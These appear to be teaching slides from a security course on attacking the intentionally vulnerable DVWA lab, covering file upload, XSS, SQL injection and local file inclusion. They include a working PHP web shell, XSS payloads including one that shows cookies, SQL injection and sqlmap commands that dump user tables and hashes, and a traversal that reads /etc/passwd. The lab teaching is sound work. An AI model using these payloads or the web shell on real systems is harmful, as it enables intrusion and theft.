Exploiting DVWA

Server Exploits - Module 3

File Upload

Dangers

Allowing file uploads on a web application is a risky business, especially if there are no controls to what someone can upload. DVWA is a good example as it does not (on low difficulty) restrict the types of files that can be uploaded. Ideally if absolutely necessary for a web application to support uploading files, file upload should be behind some sort of authentication and only allow benign file types.

Dangerous file types include EXE, DLL, PHP, Python, Perl, Ruby and just about every type of executable file you can think of.

Attackers will commonly try to upload reverse shells or web shells to web applications in an attempt to gain command execution.

Reverse Shells

A reverse shell is an executable program that when run on the victim's machine, will establish a connection to a listening machine (usually your Kali machine). This connection will give a command shell allowing the attacker to run commands on the victim's machine.

If a web application allows file uploads, you can make a reverse shell out of the scripting language running on the server (in DVWA's case PHP) and upload it. Then, by visiting the page (DVWA shows you where files are uploaded after you upload them) you can execute the reverse shell.

Web Shells

Web shells allow an attacker to run commands via the web application running on the victim server.They can be written in about every scripting language, and Kali comes with a few under /usr/share/webshells.


Because DVWA uses PHP, an attacker can upload a PHP. webshell like Kali's simple PHP backdoor webshell. For the example, I have called mine webshell.php.

```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

Web Shells

This web shell takes in a variable called cmd which is fed to the page though the site's URL and has the system run it as a command. By visiting http://<ubuntu_ip>/<file_upload_path>.webshell.php?cmd=whoami I can run the whoami command.

NOte: Instead of a space for this webshell, you need to use a "+". So if you want to run "ip a" your URL would look like ?cmd=ip+a



Cross Site Scripting (XSS)

What is it?

XSS is a type of injection vulnerability that arises when an attacker is able to inject HTML or Javascript into the pages the web application serves to other clients. This then sends malicious code to another end-user. For example, an attacker can inject Javascript into a site’s comment box that makes an alert box pop up that says they have been hacked.

Because this vulnerability affects end users, and not the server itself, it is a client-side attack.

Types

Reflective XSS

- When a malicious script is reflected off of a web application to the victim's browser
- Usually from URLs sent via social engineering
- When a user clicks, the script from the URL is injected into the site and the malicious script runs on the victim's browser
- This attack is unique in that it will only affect a single end-user (the one that clicks on the link)

Stored/Persistent XSS

- Injected script is stored on the server
- Anyone who visits that page will be served the malicious script

Attack Scripts

2 main ones
<script></script>

```
<script>alert(1)</script>
```

This one is simple and a lot of websites will look to block “<script>. This will generate an alert box with the message “1”.


<img onerror>

```
<img src=a onerror=alert(1)>
```

This one is a bit more tricky and sites pick up on it less. This is a form of HTML injection that tries to load an image onto the page. Of course, the image’s source is “a” so the image will never load because it won’t be able to find an image. So on error, the image will run the Javascript alert function with a message of “1”.


Example - Reflective XSS

```
http://<ubuntu_ip>/vulnerabilities/xss_r/?name=<script>alert("pleas
e pay me Bitcoin")</script>
```




Example - Reflective XSS

```
http://<ubuntu_ip>/vulnerabilities/xss_r/?name=<script>alert(docume
nt.cookie)</script>
```



Example - Reflective XSS

```
http://<ubuntu_ip>/vulnerabilities/xss_r/?name=<img src=a
onerror=alert('XSS')>
```



This will pop up the same alert message as previous, but notice that there is an “image not found” icon next to “Hello”. This is the image failing to load, and hence why the Javascript runs.

Example - Stored XSS

First, edit /srv/dvwa/vulnerabilities/xss_s/index.php like the image on the next page. By default the Message box is limited to 50 characters. We will change it to 200 characters to do some more useful scripting.


DOING THIS WILL HELP YOU IMMENSELY ON YOUR ASSIGNMENT

Example - Stored XSS


```
require_once DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/xss_s/source/{$vulnerabilityFile}";

$page[ 'body' ] .= "
<div class=\"body_padded\">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>

        <div class=\"vulnerable_code_area\">
                <form method=\"post\" name=\"guestform\" \">
                        <table width=\"550\" border=\"0\" cellpadding=\"2\" cellspacing=\"1\">
                                <tr>
                                        <td width=\"100\">Name *</td>
                                        <td><input name=\"txtName\" type=\"text\" size=\"30\" maxlength=\"10\"></td>
                                </tr>
                                <tr>
                                        <td width=\"100\">Message *</td>
                                        <td><textarea name=\"mtxMessage\" cols=\"50\" rows=\"3\" maxlength=\"200\"></textarea></td>
                                </tr>
                                <tr>
                                        <td width=\"100\"> </td>
                                        <td>
                                                <input name=\"btnSign\" type=\"submit\" value=\"Sign Guestbook\" onclick=\"return validateGu
                                                <input name=\"btnClear\" type=\"submit\" value=\"Clear Guestbook\" onClick=\"return confirmC
                                        </td>
                                </tr>
                        </table>\n";
```

Example - Stored XSS

This will make the alert box pop up every time you visit the page. You can try this script, along with doing it through <img onerror>.




When I revisit the page:



Example - Stored XSS

You can actually see the injected script if you view the page's source code through your browser.




SQL Injection

What is it?

SQL Injection is similar to XSS in that it is an injection vulnerability. However, SQL injection occurs when an attacker can force the application to make malicious calls to mySQL. Because this affects the server and its database, this is a server-side attack.


Basics

In DVWA, if you input “1” for the UserID, you see that the site returns with the user’s first and last name. This will work the same with other user ID numbers.



Basics

If I input a “%” it returns with nothing, because no user has a User ID of “%”.



Discovery

If i input a single quote, I will get a blank screen. This is the result of an error with the database, and is a good indication that SQL Injection is possible.

Discovery

As an attacker, we need to guess the type of query DVWA is making to the database. We can log into our MySQL to see if we can't replicate what DVWA is querying. We can see the tables in our DVWA database with the following commands.

```
mysql> use dvwadb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+------------------+
| Tables_in_dvwadb |
+------------------+
| guestbook        |
| users            |
+------------------+
2 rows in set (0.01 sec)

mysql>
```

Discovery

We can then see all columns in the user table, and all information with the following command.

```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------+----------------------------+--------------------
------+
| user_id | first_name | last_name | user    | password                         | avatar                     | last_login
login |
+---------+------------+-----------+---------+----------------------------------+----------------------------+--------------------
------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg  | 2023-03-07 19:29:56
    0 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /hackable/users/gordonb.jpg | 2023-03-07 19:29:56
    0 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /hackable/users/1337.jpg   | 2023-03-07 19:29:56
    0 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /hackable/users/pablo.jpg  | 2023-03-07 19:29:56
    0 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/smithy.jpg | 2023-03-07 19:29:56
    0 |
+---------+------------+-----------+---------+----------------------------------+----------------------------+--------------------
------+
```

Discovery

If we run `select first_name, last_name from users where user_id=1;` we can see the first and last name of the admin user who has an ID of 1. This is the same information we see on DVWA, so we can infer that the site is making this same query.

This query tells MySQL to select the first_name and last_name columns (2 columns) where the userID = 1.

```
mysql> select first_name, last_name from users where user_id=1;
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
+------------+-----------+
```

Discovery

Now that we know what DVWA is running as a query, we can start injecting. Our query is below, where $id represents our input on the site. Note the single-quotes around $id. You need those quotes for a variable in MySQL.

```
select first_name, last_name from users where user_id='$id';
```

The Attack

Now that we know what DVWA is running as a query, we can start injecting. Our query is below, where $id represents our input on the site. Note the single-quotes around $id. You need those quotes for a variable in MySQL. Portswigger has an excellent cheat sheet for SQL injection here:https://portswigger.net/web-security/sql-injection/cheat-sheet

First, let’s make an injection to see all users on the table running on our Ubuntu machine. The original query is below.

```
select first_name, last_name from users where user_id='$id';
```

The Attack

I first want to close off the single quotes where the $id variable is, then I want to add “or1=1”. This query will always return true. My input is below. NOTE: there is a space after the “--” you will need to put a space after.

```
%' or 1=1;--
```

This injects this query into the original:

```
select first_name, last_name from users where user_id=’ %’ or 1=1;-- ’;
```

Our new query looks for users where the ID is “%” or 1=1, which will always be true. Because the query now always returns true, all users will be listed. The “-- “ is how to comment in MySQL. By adding this, you will comment out the rest of the line in the query (shown in blue). As an attacker, you will never know the full query being sent from a site to the database, so commenting out the rest of the line ensures there will be no error after you’ve injected your SQL query.

The Attack

User ID: [ ] Submit

```
ID: ' or 1=1;--
First name: admin
Surname: admin

ID: ' or 1=1;--
First name: Gordon
Surname: Brown

ID: ' or 1=1;--
First name: Hack
Surname: Me

ID: ' or 1=1;--
First name: Pablo
Surname: Picasso

ID: ' or 1=1;--
First name: Bob
Surname: Smith
```

The Attack - Union Queries

You can use the UNION query to make a second query to another table in the same query. Let's use a union query to get the version of the MySQL on your Ubuntu machine. It is important to know that a union query must return the same number of columns as the original query. The original query was looking for 2 columns (first_name and last_name) so out union must return 2 as well. However, I am only interested in getting the version, so I will use "null" as one of my columns. Using "null" is a good way to discover how many columns the original query ios looking for.

Additionally, the data type returned from a union query must match the original, so if the original query is returning a string, the union query must as well.

My input:

```
%' union select null, @@version;--
```

New query:

```
select first_name, last_name from users where user_id=' %' union select
null, @@version;-- ';
```

The Attack

Vulnerability: SQL Injection

User ID: Submit

```
ID: %' union select null, @@version;--
First name:
Surname: 8.0.32-0ubuntu0.22.04.2
```

The Attack - SQLMap

SQLMap is a tool that comes with Kali that automates a lot of SQL injection. If you are interested in taking the OSCP, you will not be allowed to use SQLMap during your exam.

First, copy a request to DVWA's SQL injection page and create a file on our Kali machine called burp.txt. The request must be a benign one (no SQL injection) or SQLMap gets confused. So input just 1 into the User ID field and grab that request.

```
bryan@bryan-virtual-machine:~/Desktop$ cat burp.txt
GET /vulnerabilities/sqli/?id=1+&Submit=Submit HTTP/1.1
Host: 192.168.11.134
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
.7
Referer: http://192.168.11.134/vulnerabilities/sqli/?id=1&Submit=Submit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=8iaeuq5h9o17u23ag7sl5j6ft4
Connection: close
```

The Attack - SQLMap

Run this to see all databases.:

```
sqlmap -r burp.txt --dbs
```

After answering “y” to everything, you’ll be able to see all the databases in your MySQL. Information and Performance SChema are meta databases, where information_schema holds information about all tables in your MySQL and your MySQL users. This can be valuable information to an attacker. The dvwadb holds data specific to DVWA, like the DVWA users and the guestbook messages you made in the Stored XSS section.

```
[16:19:34] [INFO] fetching database names
available databases [3]:
[*] dvwadb
[*] information_schema
[*] performance_schema
```

The Attack - SQLMap

Run this to see all tables in your database:

```
sqlmap -r burp.txt -D dvwadb --tables
```

After answering “y” to everything, you’ll be able to see all the tables in your DVWA database. Try this out on information_schema as well replacing your -D value.

```
Database: dvwadb
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

The Attack - SQLMap

Run this to see all columns in a table:

```
sqlmap -r burp.txt -D dvwadb -T users --columns
```

```
Database: dvwadb
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int         |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int         |
+--------------+-------------+
```

The Attack - SQLMap

Run this to see all information in a table:

```
sqlmap -r burp.txt -D dvwadb -T users --columns
```

You can choose to crack the password hashes in the table, but this may take a while depending on how complex the passwords are. If you answer no, you'll be able to see all information in the table.

```
[5 entries]
+---------+---------+---------------------------+----------------------------------+-----------+------------+---------------------+-----
------+
| user_id | user    | avatar                    | password                         | last_name | first_name | last_login          | fail
login |
+---------+---------+---------------------------+----------------------------------+-----------+------------+---------------------+-----
------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2023-03-07 19:29:56 | 0
      |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2023-03-07 19:29:56 | 0
      |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2023-03-07 19:29:56 | 0
      |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2023-03-07 19:29:56 | 0
      |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2023-03-07 19:29:56 | 0
      |
+---------+---------+---------------------------+----------------------------------+-----------+------------+---------------------+-----
```

Local File Inclusion

What is it?

Local file inclusion arises when a web application is able to find files outside of its folder. Our DVWA application should only be allowed to show pages from /srv/dvwa, however because it is coded poorly, we can actually see other files.

The DVWA URL shows what file to grab by the pag variable in the URL.

http://localhost/vulnerabilities/fi/?page=file1.php

This URL shows us we are in /vulnerabilities/fi, which on our server is /srv/dvwa/vulnerabilities/fi. If we go to that file path on our Ubuntu machine, we can see file1.php.

```
bryan@bryan-virtual-machine:/srv/dvwa/vulnerabilities/fi$ ls
file1.php  file2.php  file3.php  file4.php  help  include.php  index.php  source
```

Exploitation

We know that the command “cd ..” goes back up one directory in linux. The “..” is actually represented by directory in Linux. If we run “ls -la”, we can actually see the “..” directory.


```
bryan@bryan-virtual-machine:/srv/dvwa/vulnerabilities/fi$ ls -la
total 40
drwxrwxrwx  4 root root 4096 Mar  7 17:33 .
drwxrwxrwx 17 root root 4096 Mar  7 17:33 ..
-rwxrwxrwx  1 root root 1050 Mar  7 17:33 file1.php
-rwxrwxrwx  1 root root 1054 Mar  7 17:33 file2.php
-rwxrwxrwx  1 root root 1559 Mar  7 17:33 file3.php
-rwxrwxrwx  1 root root  372 Mar  7 17:33 file4.php
drwxrwxrwx  2 root root 4096 Mar  7 17:33 help
-rwxrwxrwx  1 root root 1410 Mar  7 17:33 include.php
-rwxrwxrwx  1 root root 1005 Mar  7 17:33 index.php
drwxrwxrwx  2 root root 4096 Mar  7 17:33 source
```

Exploitation

Because of this /srv/dvwa/vulnerabilities/fi/.. Is the same as /srv/dvwa/vulnerabilities which is going up a directory. If we wanted to navigate to just /srv, we can use /srv/dvwa/vulnerabilities/fi/../../../

If we wanted to read /etc/passwd, we could say “cat /etc/passwd” or “cat /srv/dvwa/vulnerabilities/fi/../../../../etc/passwd” because that’s the same as moving up four directories to the root directory, and then reading /etc/passwd.

If I apply the same logic to the DVWA application, I can read /etc/passwd. We don’t have to include “/srv/dvwa/vulnerabilities/fi” because that’s where we are starting in the DVWA application. Note that to read a file, the www-data user has to have read permissions on the file. You won’t be able to read /etc/shadow for example.



Exploitation - Command Execution

Depending on how the web application is coded, you can get command execution via LFI. This is done if you can read the access logs for Apache, and then injecting PHP code into those logs. If the site renders the PHP code, we can actually upload a web shell and execute commands.

DVWA isn’t configured to do this, but on Try Hack Me there is a box called DogCat that is. Try it out with a walkthrough to see the command execution.